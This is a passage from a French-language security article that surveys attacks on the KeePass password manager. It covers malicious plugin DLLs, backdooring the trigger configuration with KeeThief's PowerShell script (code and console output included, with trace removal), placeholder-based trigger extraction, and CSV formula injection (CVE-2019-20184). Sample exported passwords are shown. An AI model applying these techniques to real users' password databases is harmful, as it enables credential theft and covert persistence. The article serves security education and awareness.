L'attaquant a maintenant accès au contenu du KeePass de la victime

Note

Les deux attaques précédentes ont été reprises et améliorées par d'autres professionnels de la cybersécurité depuis leur première publication. En effet les progrès des techniques de détection modernes les ont rendues très difficiles à utiliser discrètement. Pour répondre à ces nouvelles contraintes, des variantes comme KeeFarce Reborn [5] créée par Julien Bedel ou encore KeePassHax [6] créée par holly-cracker sont apparues et se présentent sous la forme d'une seule DLL. Celles-ci peuvent être utilisées indépendamment d'un injecteur en particulier, à la différence des concepts originaux. D'un autre côté, snowcrash a pris une direction différente en utilisant D/Invoke (invocation dynamique de code non managé sans passer par P/Invoke) pour contourner les moyens de protection. La méthode employée est décrite dans l'article suivant [7].



Tour d'horizon des attaques sur KeePass

Plugins

Description


KeePass met à disposition des utilisateurs un mécanisme d'extension des fonctionnalités (plugins [8]). Deux formats sont acceptés, PLGX et DLL, qui nous intéressent en particulier. Il est donc possible de charger directement une DLL dans le processus KeePass, sans recourir à un injecteur.

Il n'est également plus nécessaire de parcourir la mémoire à la recherche d'objets. Le projet KeeFarce Reborn [5] déjà évoqué propose une version de l'attaque sous forme de plugin. Il est possible d'en tirer parti à la condition de disposer de droits suffisants sur le répertoire C:\Program Files\KeePass Password Safe 2\Plugins pour y placer la DLL malveillante.

De la même manière que les attaques précédentes, tous les mots de passe seront exportés dans un fichier à la prochaine ouverture de la base de données (moment où sont chargés les plugins).

Exploitation

Dans le scénario suivant, nous partons du principe que la victime s'est fait compromettre son compte par un attaquant. Celui-ci va tenter de récupérer les mots de passe stockés dans une base de données KeePass en abusant du système de plugins. La première étape est le dépôt du fichier de l'attaque KeeFarceRebornPlugin.dll dans le répertoire Plugins des fichiers du logiciel. Il sera ensuite trouvable dans la liste des plugins installés.



Ajout du plugin malveillant aux plugins de la victime

À présent, la prochaine fois que la victime ouvrira sa base de données, le plugin malveillant sera chargé par le logiciel et provoquera l'export des mots de passe dans un fichier export.xml. L'attaquant aura donc accès au contenu du KeePass de sa victime, l'attaque est un succès.


```
<Entry>
  <UUID>6ahzZqGVmkG6TF66n/saXg==</UUID>
  <IconID>0</IconID>
  <ForegroundColor />
  <BackgroundColor />
  <OverrideURL />
  <Tags />
  <Times>
    <CreationTime>2023-07-05T18:59:31Z</CreationTime>
    <LastModificationTime>2023-07-05T18:59:31Z</LastModificationTime>
    <LastAccessTime>2023-07-05T18:59:31Z</LastAccessTime>
    <ExpiryTime>2023-07-05T18:58:59Z</ExpiryTime>
    <Expires>False</Expires>
    <UsageCount>0</UsageCount>
    <LocationChanged>2023-07-05T18:59:31Z</LocationChanged>
  </Times>
  <String>
    <Key>Password</Key>
    <Value ProtectInMemory="True">12345</Value>
  </String>
  <String>
    <Key>Title</Key>
    <Value>Sample Entry #2</Value>
  </String>
  <String>
    <Key>URL</Key>
    <Value>http://keepass.info/help/kb/testform.html</Value>
  </String>
  <String>
    <Key>UserName</Key>
    <Value>Michael321</Value>
  </String>
</Entry>
```

Export du contenu de la base de données suite à son ouverture grâce au plugin malveillant

Triggers

Description

Introduite dans le même post que KeeThief, la méthode d'exploitation qui suit se base sur l'exploitation de la fonctionnalité trigger (déclencheur) [9] de KeePass 2.x. Elle a pour but d'exfiltrer tous les mots de passe d'une base de données.

En effet, il est possible d'effectuer diverses actions en fonction de déclencheurs comme Opened database file (ouverture de fichier de base de données). Certaines telles que Execute command line / URL (exécuter commande) ou Export active database (exporter la base de données active) sont particulièrement intéressantes du point de vue d'un attaquant. En disposant de droits d'écriture sur le fichier de configuration, il devient possible de mettre en place un déclencheur pour exporter la base de données lors de son ouverture par le propriétaire légitime.

Le script PowerShell suivant est inclus dans le répertoire Github de KeeThief [10] et permet de trouver les fichiers de configuration KeePass 2.x ainsi qu'ajouter ou supprimer des déclencheurs malveillants comme il est possible de voir dans le code suivant (tiré de la fonction Add-KeePassConfigTrigger).



Tour d'horizon des attaques sur KeePass

```
513     if($Action -eq 'ExportDatabase') {
514         # 'Opened database file'
515         $EventTriggerGUID = '5f8TBoW4QYm5BvaeKztApw=='
516
517         # 'Export active database'
518         $ActionGUID = 'D5prW87VRR65N02xP5RIIg=='
519
520         $TriggerXML = [xml] @"
521 <Trigger>
522   <Guid>${[Convert]::ToBase64String([System.Guid]::NewGuid().ToByteArray())}</Guid>
523   <Name>$TriggerName</Name>
524   <Events>
525     <Event>
526       <TypeGuid>$EventTriggerGUID</TypeGuid>
527       <Parameters>
528         <Parameter>0</Parameter>
529         <Parameter />
530       </Parameters>
531     </Event>
532   </Events>
533   <Conditions />
534   <Actions>
535     <Action>
536       <TypeGuid>$ActionGUID</TypeGuid>
537       <Parameters>
538         <Parameter>${$ExportPath}\{DB_BASENAME}.csv</Parameter>
539         <Parameter>KeePass CSV (1.x)</Parameter>
540         <Parameter />
541         <Parameter />
542       </Parameters>
543     </Action>
544   </Actions>
545 </Trigger>
546 "@
```

Déclencheur malveillant provoquant l'export de la base de données à son ouverture

Déclencheur préconfiguré dans le script de l'attaque

Exploitation

Dans le scénario suivant, nous partons du principe que la victime s'est fait compromettre son compte par un attaquant. Celui-ci va chercher à récupérer les mots de passe stockés dans une base de données KeePass. L'attaquant va commencer par énumérer les fichiers de sa victime à la recherche du fichier de configuration.

```
PS C:\Users\raph> Import-Module .\KeePassConfig.ps1
PS C:\Users\raph> Find-KeePassconfig -Path C:\Users

DefaultDatabasePath      :
SecureDesktop            : False
LastUsedFile             :
DefaultKeyFilePath       :
DefaultUserAccountData  :
RecentlyUsed              : {}
KeePassConfigPath       : C:\Users\raph\AppData\Roaming\KeePass\KeePass.config.xml
```

Recherche du fichier de configuration d'une base de données KeePass

Énumération des fichiers de la victime à la recherche du fichier de configuration de son KeePass

L'attaquant ayant connaissance de l'emplacement de ce fichier et disposant de droits d'écriture ajoute un déclencheur malveillant qui va exporter tous les mots de passe contenus dans la base de données dès son ouverture par la victime.

```
PS C:\Users\raph> Add-KeepassConfigTrigger C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml -Verbose
VERBOSE: Keepass XML set to export database to C:\Users\raph\AppData\Roaming\Keepass
VERBOSE: C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml backdoored

PS C:\Users\raph> Get-KeepassConfigTrigger C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml

KeepassConfigPath : C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml
Guid               : tX57jwFDfEOs3VI+PjDBIg==
Name               : Debug
Events             : Events
Conditions         :
Actions            : Actions
```

Ajout du déclencheur malveillant

Ajout du déclencheur au fichier de configuration du KeePass de la victime

La backdoor étant implantée, il ne reste plus qu'à attendre l'ouverture de la base de données et l'export des mots de passe. Au bout de quelques temps, le fichier Raph-Database.csv contient bien les mots de passe exfiltrés, témoignant du succès de l'attaque.

Les entrées de la base de données ont été exportées avec succès

Title	User Name	Password	URL	Notes
Sample Entry	User Name	*****	http://keepa...	Notes
Sample Entry #2	Michael321	*****	http://keepa...	

Raph-Database - Notepad

```
"Account","Login Name","Password","Web Site","Comments"
"Sample Entry","User Name","Password","http://keepass.info/","Notes"
"Sample Entry #2","Michael321","12345","http://keepass.info/help/kb/testform.html", ""
```

Récupération des mots de passe stockés dans le KeePass de la victime

Il est également possible de supprimer le déclencheur du fichier de configuration pour effacer les traces de cette exploitation.

```
PS C:\Users\raph> Remove-KeepassConfigTrigger C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml -Verbose
VERBOSE: KeepassXMLPath: C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml
VERBOSE: Removing triggers matching name *

Guid : tX57jwFDfEOs3VI+PjDBIg==
Name : Debug
Events : Events
Conditions :
Actions : Actions

VERBOSE: C:\Users\raph\AppData\Roaming\Keepass\Keepass.config.xml triggers removed
```

Suppression du déclencheur malveillant

Suppression du déclencheur dans le fichier de configuration



Tour d'horizon des attaques sur KeePass

Triggers v2

Description

La dernière méthode d'exploitation qui sera présentée dans cette section est très récente. Il y a quelques semaines, lors de la conférence leHACK, Julien Bedel a dévoilé une nouvelle technique permettant d'exploiter la fonction des déclencheurs de KeePass pour récupérer des mots de passe stockés dans une base de données. L'export n'étant plus une option viable suite à la version 2.53.1, il a donc fallu s'y prendre différemment. La technique suivante est tirée de la conférence et de l'article y faisant suite [11].

KeePass met à disposition un système de placeholder (espace réservé) permettant de désigner le champ d'une entrée en base de données. Par exemple, {USERNAME} permet de désigner le nom d'utilisateur, {PASSWORD} le mot de passe et {CMD} permet même d'exécuter des commandes (et donc des scripts).

The screenshot shows the KeePass application window titled "MyPasswords.kdbx - KeePass". The main window displays a table of password entries. The first entry, "VM-raph", has a URL field containing the placeholder `ssh://{USERNAME}@{TITLE}.local`. A red box highlights this URL, and a red arrow points to it with the text "Utilisation de placeholders". Below the table, the status bar shows the details for the selected entry: "Group: MyPasswords, Title: VM-raph, User Name: admin, Password: ***** URL: ssh://admin@VM-raph.local - ssh://{USERNAME}@{TITLE}.local, Creation Time: 7/5/2023 8:29:40 PM, Last Modification Time: 7/5/2023 8:30:49 PM". The URL field in the status bar is also highlighted with a red box.

Title	User Name	Password	URL	Notes
VM-raph	admin	*****	ssh://{USERNAME}@{TITLE}.local	
test1	raph	*****		
test2	raph	*****		
test3	raph	*****		

Utilisation de placeholders dans une URL de connexion SSH

Cette attaque est basée sur un déclencheur et deux placeholders permettant d'exécuter des scripts PowerShell nécessaires à la réalisation de l'attaque. Chaque entrée en base de données est représentée par un identifiant unique caché appelé UUID (chaîne aléatoire de 128-bits ou 32 caractères hexadécimaux).

Le premier placeholder sert à récupérer l'UUID du mot de passe à exfiltrer (opération complexe qui ne sera pas détaillée ici), et le second permet de récupérer les informations intéressantes comme le titre, le nom d'utilisateur, le mot de passe et l'URL associée. Un second trigger peut également être ajouté pour détecter la présence du fichier contenant les mots de passe extraits et ainsi éviter d'effectuer plusieurs fois l'extraction.


UUID	Title	User Name	Password	URL	Notes
85AECDE21278204DA5DC600CE6D956D1	VM-raph	admin	*****	ssh://{USERNAME}@{TITLE}.local	
FA69A8018529584B86092EB3601B671F	test1	raph	*****		
A00A8B52B49AE747BB4F899DD58940B4	test2	raph	*****		
ABCB263C958DB94FB458565E0BD82341	test3	raph	*****		

Colonne cachée des UUID dans la liste des entrées d'une base de données KeePass

Notons que la réalisation d'une telle attaque requiert des droits administrateurs. En effet, depuis la mise à jour 2.54 de KeePass, la modification du fichier de configuration des déclencheurs est réservée aux utilisateurs privilégiés, dans le but d'éviter les actions malveillantes telles que celles présentées dans les deux sections précédentes.


Exploitation

Dans le scénario suivant, nous partons du principe que la victime s'est fait compromettre sa machine par un attaquant et que celui-ci veut maintenant accéder au contenu de sa base de données KeePass.



KeePass de la victime

L'attaquant va pour cela chercher à créer un déclencheur malveillant s'exécutant toutes les 5 secondes et contenant la charge utile constituée des deux placeholders dont le fonctionnement a été détaillé précédemment.



Création du déclencheur malveillant



Tour d'horizon des attaques sur KeePass

Une fois que la base de données est ouverte par son propriétaire légitime, les mots de passe sont exportés dans le fichier extract.txt.

```
85AECDE21278204DA5DC600CE6D956D1, VM-raph, admin, E3sTP0gcq6f5PXTBNbcM, ssh://{USERNAME}@{TITLE}.local
FA69A8018529584B86092EB3601B671F, test1, raph, QXs2zkZpgMSf1GMvEGne,
A00A8B52B49AE747BB4F899DD58940B4, test2, raph, HciBQMI8Gv31E7eYPh7T,
ABC8263C958DB94FB458565E0BD82341, test3, raph, g8QU1LP9bphkIVcPbxup,
```

Mots de passe exfiltrés

Bilan

Ainsi se conclut ce tour d'horizon des attaques pouvant être réalisées pour récupérer des secrets contenus dans une base de données KeePass.

D'autres méthodes existent et on peut imaginer que de nouvelles techniques seront découvertes dans le futur. L'article « [A Case Study in Attacking KeePass](#) » [12] de Will Schroeder présente notamment d'autres chemins d'exploitation tirant parti de WMI (Windows Management Instrumentation) grâce à des événements permettant de cloner un keyfile ou encore de DPAPI dans le cas de l'utilisation de WUA (KeePass utilise DPAPI pour intégrer une composante liée au compte Windows de l'utilisateur à la clé composite).

« KeePass a été affecté par des vulnérabilités pouvant potentiellement mettre en péril la confidentialité des informations stockées par ses utilisateurs. »


Tour d'horizon des vulnérabilités

KeePass a été affecté par des vulnérabilités pouvant potentiellement mettre en péril la confidentialité des informations stockées par ses utilisateurs. Dans cette section, nous revenons sur les 4 dernières vulnérabilités publiquement référencées en date. À noter que durant sa longue existence, 19 ans lors de la rédaction de cet article, les deux versions de KeePass (1.x et 2.x) n'ont connu que 8 vulnérabilités publiques (dont 2 au cours des 6 derniers mois) [13].

V1 - Injection de CSV (CVE-2019-20184)

La première vulnérabilité discutée dans cette section est une injection de CSV après l'export d'une base de données et a été identifiée par Pablo Santiago [14]. Celle-ci affecte les versions de KeePass inférieures à 2.4.1. Lors de l'ouverture du fichier obtenu par un logiciel comme Excel ou LibreOffice Calc, les données de la cellule Titre peuvent être interprétées comme une formule et permettre à un attaquant d'exécuter des commandes.

Une interaction de la part de la victime reste nécessaire. Il est parfaitement possible d'imaginer un scénario dans lequel un attaquant dispose de la clé maître d'un KeePass partagé et y ajoute une entrée malveillante exploitant cette vulnérabilité. N'importe quel utilisateur ouvrant un export CSV de cette base de données pourrait alors voir sa machine compromise.




Ajout d'une formule dans le champ Titre d'une entrée KeePass




Tour d'horizon des attaques sur KeePass

Le champ titre de l'entrée ajoutée à la base de données est une formule de tableur permettant d'ouvrir le programme calculatrice. L'export sous forme de fichier .csv se fait tel que présenté dans la capture suivante.



Export de la base de données sous le format .csv

À l'ouverture du fichier exporté, le champ Titre de la troisième entrée de la base de données est interprété comme une formule, résultant en l'ouverture de la calculatrice.

